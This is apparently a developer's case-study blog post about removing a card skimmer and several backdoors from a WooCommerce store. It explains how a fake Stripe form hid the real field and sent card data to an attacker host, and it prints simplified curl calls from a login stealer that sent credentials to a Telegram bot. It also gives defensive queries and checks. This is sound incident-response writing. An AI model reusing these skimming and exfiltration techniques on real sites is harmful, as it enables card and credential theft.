
Quick answer: if your WooCommerce checkout keeps showing “Your card number is incomplete” and nobody can reproduce it, don’t assume a Stripe or plugin bug. On the store in this case study, the cause was a card skimmer: malicious JavaScript that hid Stripe’s real card field, showed a fake one, sent the card details to the attacker and then put the real field back. When that swap went wrong, customers got the error. It had been running for about five months. I found it and took it off the live checkout within a day.
Incident at a glance
What happened, in short
A store owner came to me with a checkout problem that sounded routine. Customers filled in their card, clicked Place Order, and got:
Your card number is incomplete.
Sometimes the card fields were wiped and the customer landed back on the first checkout step. Most people who tried again paid fine. A few gave up and phoned the office to order instead.
This had been going on for about five months. Plugins had been updated, caches cleared and the payment settings reworked, and the checkout still failed for some customers. Every earlier fix had treated it as a Stripe or plugin problem.
It wasn’t. Behind the error were two separate thefts and seven backdoors:
Two separate thefts
This post is the full story (one of my real client case studies): how I found it, how the skimmer worked, what else the attacker left behind, how I cleaned it up, and how we worked out which customers were affected. I’ve left out anything that could identify the store, and I’m not publishing the full malicious code. The techniques are what matter.
Timeline
- Mid-summerStage 1 appearsFake GTM snippet reads a smart contract (EtherHiding)
- Months laterStage 2 addedRogue Tag Manager container loads the fake Stripe form
- ~4 weeksPassword stealerEvery login sent to a Telegram bot
- Month 5Day 1 of my workCause found, skimmer off the live checkout, doors closed
- AfterClean-upHardening, Stripe Checkout, monitoring, customer notices
Part 1: finding the cause
Rule out the boring causes
I started where you’d expect:
- Server logs. No fatal errors around the failed attempts.
- WooCommerce checkout debug logs. WooCommerce writes a
place-order-debuglog during checkout and deletes it when the order succeeds, so leftover logs mean a checkout died part-way. There were a few, but not enough to explain the complaints. - Stripe dashboard. Some “incomplete” payments were
requires_action, which is just 3-D Secure or a buy-now-pay-later redirect, not an error. - Known WooCommerce behaviour. If a customer ticks Create account and the payment is then declined, WooCommerce has already logged them in, so it reloads the checkout. That clears the card field. It explained some cases, not all.
I also cloned the site to a private copy with Stripe in test mode and all outgoing email and third-party requests blocked. New account plus 3-D Secure worked first time. Whatever was happening needed something only the live site had.
Put a recorder in the customer’s browser
“Your card number is incomplete” is a browser-side Stripe error. It never reaches the server, so server logs will never show it. I needed to see the checkout as the customer saw it at the moment it failed.
With the owner’s approval I added a small diagnostics must-use plugin. It:
- logged checkout steps, failed AJAX calls, page reloads and script errors in
sessionStorage - watched the Stripe Payment Element (mount, ready, change, focus and the result of
elements.submit()) - measured the card iframe’s size, and what sat on top of it, when the customer reached the payment step and when they clicked Place Order
- sent a short report to a rate-limited admin-ajax endpoint with
navigator.sendBeacon, only when something went wrong - scrubbed emails and digit runs before saving, so no card or personal data ever went into the log
The evidence
The pattern showed up within hours:

- On the payment step, the Stripe card iframe was 0×0 pixels, parked at the top-left of the page.
- The customer never focused the card field, because there was nothing visible to click.
- They clicked Place Order, Stripe said “incomplete”, and the error re-render made the box appear. On the second try they could type and pay.
- It happened on Safari (Mac and iPhone), and on Chrome and Firefox on Windows, so it wasn’t a browser bug.
My first fix was to detect the zero-size frame and redraw it with unmount() and mount(). It didn’t work, and that was the important clue.
In the DOM, the iframe’s parent, Stripe’s own wrapper div.__PrivateStripeElement, had an inline display: none. Stripe.js never does that; it always sets its wrapper to display: block. Remounting reused the same hidden wrapper, so the redraw changed nothing. Something else on the page was hiding Stripe’s card field.
A scan of every active plugin and the theme found nothing that touched that element, so the culprit was being loaded from outside the codebase. The biggest source of outside code was the tag manager, and the site’s Google Tag Manager plugin held two container IDs. One belonged to the store. Nobody recognised the other.
Part 2: how the card skimmer worked
The skimmer came in two stages, added months apart through an admin account the attacker controlled. Neither stage touched a single PHP file. Both lived in the database and ran in the shopper’s browser, which is exactly why file-based malware scanners missed them.
How the skimmer got onto the checkout
Stage 1: a fake GTM snippet and a blockchain “dead drop”
The first stage was a snippet in the site’s header that looked like a normal Google Tag Manager install, complete with a GTM-style ID. It wasn’t a real container. It:
- Loaded ethers.js (v5.7.2) from a public JavaScript CDN.
- Connected to Sepolia, an Ethereum test network, and called a read-only
getText()method on a smart contract. - Decrypted the returned value with AES-GCM, using a key derived with PBKDF2 from a password in the snippet.
- Loaded the next script from the decrypted URL.
This technique is called EtherHiding. A host or registrar can’t delete a smart contract, reading it costs nothing, and the attacker can change where it points with a new transaction while the infected site never changes. The contract had been created on the same day the snippet appeared, and its creator wallet had done nothing else.
Red flag for any store: a crypto library like ethers.js or web3.js loading on a site that has nothing to do with crypto.
Stage 2: a rogue Tag Manager container
The second stage was simpler. The site’s Google Tag Manager plugin stores container IDs in a WordPress option, and someone had added a second container ID next to the real one. Because the plugin injected it, it loaded on every page, straight from Google’s servers, and a content security policy that allows googletagmanager.com would happily let it through.
Inside the container was one custom HTML tag: an obfuscated loader (the string-array kind obfuscator.io produces). Decoded, it checked whether the URL contained checkout and, if so, loaded a script disguised as a Google Maps utility (/maps-api-v3/util.js) from a legitimate but compromised third-party website.
The fake Stripe form
That script is where the theft happened. Watch the swap:
The fake-form swap Animation
- 1Real Stripe field hidden
- 2Fake card form drawn
- 3Details sent to attacker
- 4Real field shown again
- It injected a
<fieldset>with three inputs (card number, expiry and security code) into the Stripe card container, styled to match Stripe’s Payment Element. - It hid Stripe’s real iframe wrapper (
.__PrivateStripeElement) withdisplay: none. - When the customer clicked, it collected the card number, expiry and CVC plus the name, address, phone, email and country from the checkout form.
- It joined them with
|, base64-encoded the string, inserted a%after every character to dodge simple pattern matching, and sent it by setting it as thesrcof an image:
https://woostaticcdn[.]com/api/index-page.php?time=<encoded data>- On the real Place Order click, it set a cookie named
work-done(expiring in 2037), removed the fake form and showed Stripe’s real field.
The customer then typed their card again into the real field and the order went through. No failed payment, no suspicious order, nothing for the store to notice. When the swap went wrong, customers clicked Place Order with an invisible empty Stripe field and got “Your card number is incomplete”. The checkout bug was the skimmer’s own glitch.
How it hid from the people who might notice
| Check | Why |
|---|---|
| A WordPress admin cookie, or the admin bar on the page | Store staff never saw the fake form |
| Docked browser dev tools (outer window more than 160px larger than the inner window) | Developers inspecting the page didn’t see it |
| A hard-coded list of staff email addresses | Staff placing test orders weren’t targeted |
The work-done cookie | Each browser was skimmed once, so repeat customers never saw the form twice |
That list of staff emails told me the attacker had read the store’s admin and order data before building the skimmer. This was targeted, not a drive-by.
Part 3: the password stealer and the backdoors
A skimmer is the payload, not the break-in. The attacker’s access came from seven footholds spread across files, the database and user accounts, which is also why the problem had survived five months of fixes.
A login password stealer that reported to Telegram
A premium add-on plugin had a loader injected at the top of its main file, wrapped in a random-looking comment marker:
/*sc0f…*/ … gzinflate( hex2bin( '…' ) ) … write to a temp file … include …Decoded, it hooked into WordPress login and sent every username and password entered, successful or failed, staff and customers alike, to the attacker through the Telegram Bot API:
// simplified from the decoded payload (bot token removed)
curl_init( "https://api.telegram.org/bot" . $tg['token'] . "/sendMessage" );   // logins, as text
curl_init( "https://api.telegram.org/bot" . $tg['token'] . "/sendDocument" );  // log files, as attachments
It also reported every new account (including customers created at checkout), user role changes and plugin changes, and it hid parts of the security plugin’s settings and warnings in wp-admin. It ran for about four weeks. Because the Telegram call ran during checkout whenever a customer created an account, it also slowed down exactly the request that creates the order.
Why a premium plugin? It isn’t on WordPress.org, so wp plugin verify-checksums can’t compare it with an official copy. A WooCommerce store has no reason to talk to api.telegram.org, so search for it:
grep -rlE "api\.telegram\.org|sendMessage|sendDocument" wp-content/ wp-config.phpEleven hidden administrators
Eleven accounts had the role customer, so they never appeared under Users → Administrator. But their capabilities held around 199 permissions, everything an administrator has. WordPress checks capabilities, not the role label, so to WordPress they were admins. One of them had logged in the day before the first skimmer stage appeared.

To find accounts like this (change the wp_ prefix to match your site):
SELECT u.ID, u.user_login, u.user_email, u.user_registered
FROM wp_users u
JOIN wp_usermeta m ON m.user_id = u.ID AND m.meta_key = 'wp_capabilities'
WHERE m.meta_value NOT LIKE '%administrator%'
  AND (m.meta_value LIKE '%manage_options%'
       OR m.meta_value LIKE '%edit_plugins%'
       OR m.meta_value LIKE '%promote_users%'
       OR LENGTH(m.meta_value) > 300);
The other footholds
- A fake two-factor plugin posing as a well-known vendor’s login-security add-on. It held 90 permanent 2FA bypass codes and called
session_start()on every request, which made each shopper’s requests queue behind each other and slowed checkout further. - An application password named after a security plugin. Application passwords bypass 2FA and survive password resets, so it gave the attacker permanent REST API access.
- A backdoor file in the web root (
wp-blog-content.php) thatwp core verify-checksumsflagged straight away. - Leftover options and a cron event that reported back to the attacker (
wp option list --search='_sc_*'). - 15 customer and order exports saved in a public folder under
wp-content, including password hashes. Not malware, but just as serious.
| Backdoor | Survives a password reset? | Found by file scanners? |
|---|---|---|
| Login stealer in a premium plugin | Yes (it captures the new password) | Only if you compare with the vendor’s copy |
| Fake 2FA plugin with bypass codes | Yes | Sometimes |
| Application password | Yes | No |
| Backdoor file in the site root | Yes | Yes (core checksums) |
| Hidden admins with the “customer” role | Yes | No |
| Options and cron leftovers | Yes | No |
| Public data exports | n/a | No |
Most of these lived in the database, not in files. A malware scan plus deleting what it flags would have missed most of them.
Part 4: the clean-up, in the right order
The order matters. Remove malware while the attacker still has an admin account and they simply put it back. Change passwords before removing the stealer and you hand them the new ones. Within the first day the skimmer was off the live checkout and the attacker’s doors were closed; the hardening and monitoring came after, without an active attack.
Clean-up order
- 1Preserve evidenceCopy files, rows and settings first
- 2Cut off accessApp passwords, hidden admins, fake plugins
- 3Remove payloadsFresh plugin installs, rogue GTM gone
- 4VerifyChecksums, database search, real checkout
- 5Rotate secretsSalts, passwords, API keys
- 6Harden2FA, no file editing, outbound filtering
- 7Cards off-siteStripe Checkout hosted page
- 8Clean every copyStaging and backups too
- 9MonitorOrders, admins, containers, hashes
Ground rules: one change at a time on production with a backup first; plan everything on a private copy with outgoing email blocked and Stripe in test mode; use SSH and WP-CLI rather than wp-admin; and get the owner’s approval for each production step.
- Preserve evidence. Copy the infected files, the database rows you’re about to delete, the tag manager settings and a list of file hashes somewhere private. You’ll need them to date the incident.
- Cut off access. Delete unknown application passwords and hidden admins, remove fake plugins and their tables, malicious options, cron events and backdoor files.
- Remove the payloads. Reinstall infected plugins from a fresh vendor download, remove the rogue tag manager container and injected header scripts, and move exposed exports out of the web root.
- Verify. Don’t trust one scanner:
wp core verify-checksums
wp plugin verify-checksums --all
wp user list --role=administrator --fields=ID,user_login,user_email
wp cron event list
find wp-content/uploads -name '*.php'
Also compare premium plugins with vendor copies, search the database for <script, eval(, atob( and unknown GTM IDs, and view the rendered checkout logged out with dev tools closed.
- Rotate every secret. WordPress salts, all staff passwords with sessions destroyed, API keys in plugin settings, hosting and database credentials, and a forced reset for customer accounts whose logins were captured.
- Harden.
DISALLOW_FILE_EDIT, real 2FA from a plugin you installed yourself, a captcha on login and checkout, fewer plugins, one Tag Manager container you own, and outbound filtering so the server can’t call domains likeapi.telegram.org. - Take card entry off the site. I built a custom payment gateway that sends customers to Stripe Checkout, Stripe’s hosted payment page, on the store’s own subdomain. No script on the store can see that form, and it removes most of the PCI scope that comes with hosting one.
- Clean every copy. Staging was still running the skimmer after live was clean. Clone a hacked site and you clone the skimmer.
- Monitor. First-attempt payments, failed orders, admin users, tag manager containers and file hashes against the clean baseline.
The week after the clean-up: orders paying in seconds, no failed card orders and no “card number incomplete” errors.
Part 5: who was affected?
The owner’s next question was the hardest: can you tell us exactly which customers had their card stolen? The honest answer is no. A JavaScript skimmer sends card data from the customer’s browser straight to the attacker, so the store has no record of it, and this one skipped admins, skimmed each browser only once and may have failed on some visits.
So instead you define the exposure window (from the earliest reliable evidence, here the creation of the smart contract, to the minute the skimmer was removed) and treat everyone who could have been hit as affected, grouped by how they paid:
Who to treat as affected
- Likely affected: orders paid by typing a card, because the fake form sat exactly where they typed.
- Contact details only: Apple Pay and Google Pay orders. The card never touched the page, but name, address, email and phone did.
- Confirmed: customers who reported fraud on the card they used at the store.
- Possible: people who reached checkout but didn’t finish.
The list went to the payment processor’s fraud team with the window in UTC and the indicators of compromise, making clear the processor itself wasn’t breached. A second list covered the password stealer: logins captured during its window got a forced reset. The notices followed a standard structure, were approved by the store’s lawyer and went out one segment at a time through the store’s normal transactional email, with every send logged so nobody was emailed twice.
What to check on your own store today
- Test checkout like a stranger: logged out, private window, dev tools closed, on a phone. Is the card field your gateway’s iframe (
js.stripe.comfor Stripe), or plain inputs on your page? - Tag manager: every GTM container ID in your plugins, theme and header scripts should be one you can open in your own Google account.
- Header and footer scripts: nothing loading
ethers,web3or a CDN you didn’t add. - Admins: check capabilities, not roles, and list application passwords for every user.
- Outbound traffic: your store has no reason to call
api.telegram.orgor unknown domains. - Browser-side errors need browser-side logging: if an error comes from Stripe.js, your server will never see it.
- Move card entry off-site: a skimmer can’t steal what never touches your page.
A quick console check for the exact trick this skimmer used. Paste it on your payment step:
(() => {
  const host = document.querySelector('#wc-stripe-card-element, .wc-stripe-elements-field, [id*="stripe"]');
  if (!host) return console.log('No Stripe container found on this page');
  new MutationObserver(list => {
    list.forEach(m => {
      const el = m.target;
      if (el.classList && el.classList.contains('__PrivateStripeElement') && el.style.display === 'none') {
        console.warn('Stripe card wrapper was hidden by a script', el);
      }
    });
  }).observe(host, { attributes: true, attributeFilter: ['style'], subtree: true });
  console.log('Watching the Stripe card field…');
})();
The lesson
Five months of failed checkouts, one day to find and remove the cause. A checkout bug nobody can explain deserves a security investigation, not another plugin update.
Related reading
- WordPress maintenance, malware clean-ups and urgent fixes: what I check and fix when a site is compromised or failing.
- WooCommerce stores and payment gateways: custom checkouts and hosted payment pages like Stripe Checkout.
- How to find the source code of any WordPress shortcode: another way to trace which code is really running on your site.
- More case studies: redesigns, rebuilds and rescues for real clients.
Frequently asked questions
Why does WooCommerce say “Your card number is incomplete” when the card is correct?
The message comes from Stripe.js in the shopper's browser, not from your server. It appears when the card field is empty or never received the customer's input. Usually that's a page reload or a script conflict, but if the card field is hidden, zero-sized or covered by another form, check for a card skimmer.
How do I know if my WooCommerce store has a card skimmer?
Test checkout like a stranger: logged out, in a private window, with dev tools closed, ideally on a phone. On the payment step, the card field should be an iframe from your gateway (for Stripe, js.stripe.com). Plain card-number inputs on your own page, unknown Google Tag Manager containers, or crypto libraries like ethers.js on a non-crypto store are serious red flags.
Why didn't malware scanners find this card skimmer?
Neither stage touched a PHP file. One lived in a header-script setting and the other in a Tag Manager option, both in the database, and the payload ran only in the shopper's browser. File-based scanners never saw it.
What is EtherHiding?
EtherHiding is a technique where malware stores the address of its next stage in a smart contract on a blockchain. The infected site reads the contract for free, the attacker can change the payload by updating the contract, and no host or registrar can take it down.
How do I find hidden admin users in WordPress?
Check capabilities, not role names. An account can have the role “customer” while its capabilities include manage_options or edit_plugins. Query wp_usermeta for the capabilities key and look for admin capabilities on non-admin roles, or for unusually long capability values.
How do I stop card skimmers on WooCommerce for good?
Take card entry off your site. A hosted payment page such as Stripe Checkout means no script on your store can see the card form, and it removes most of the PCI scope that comes with hosting one.
Checkout failing in ways nobody can explain, or worried your store has been compromised? I find and fix problems like this, including malware clean-ups and urgent fixes for WordPress and WooCommerce. Get in touch.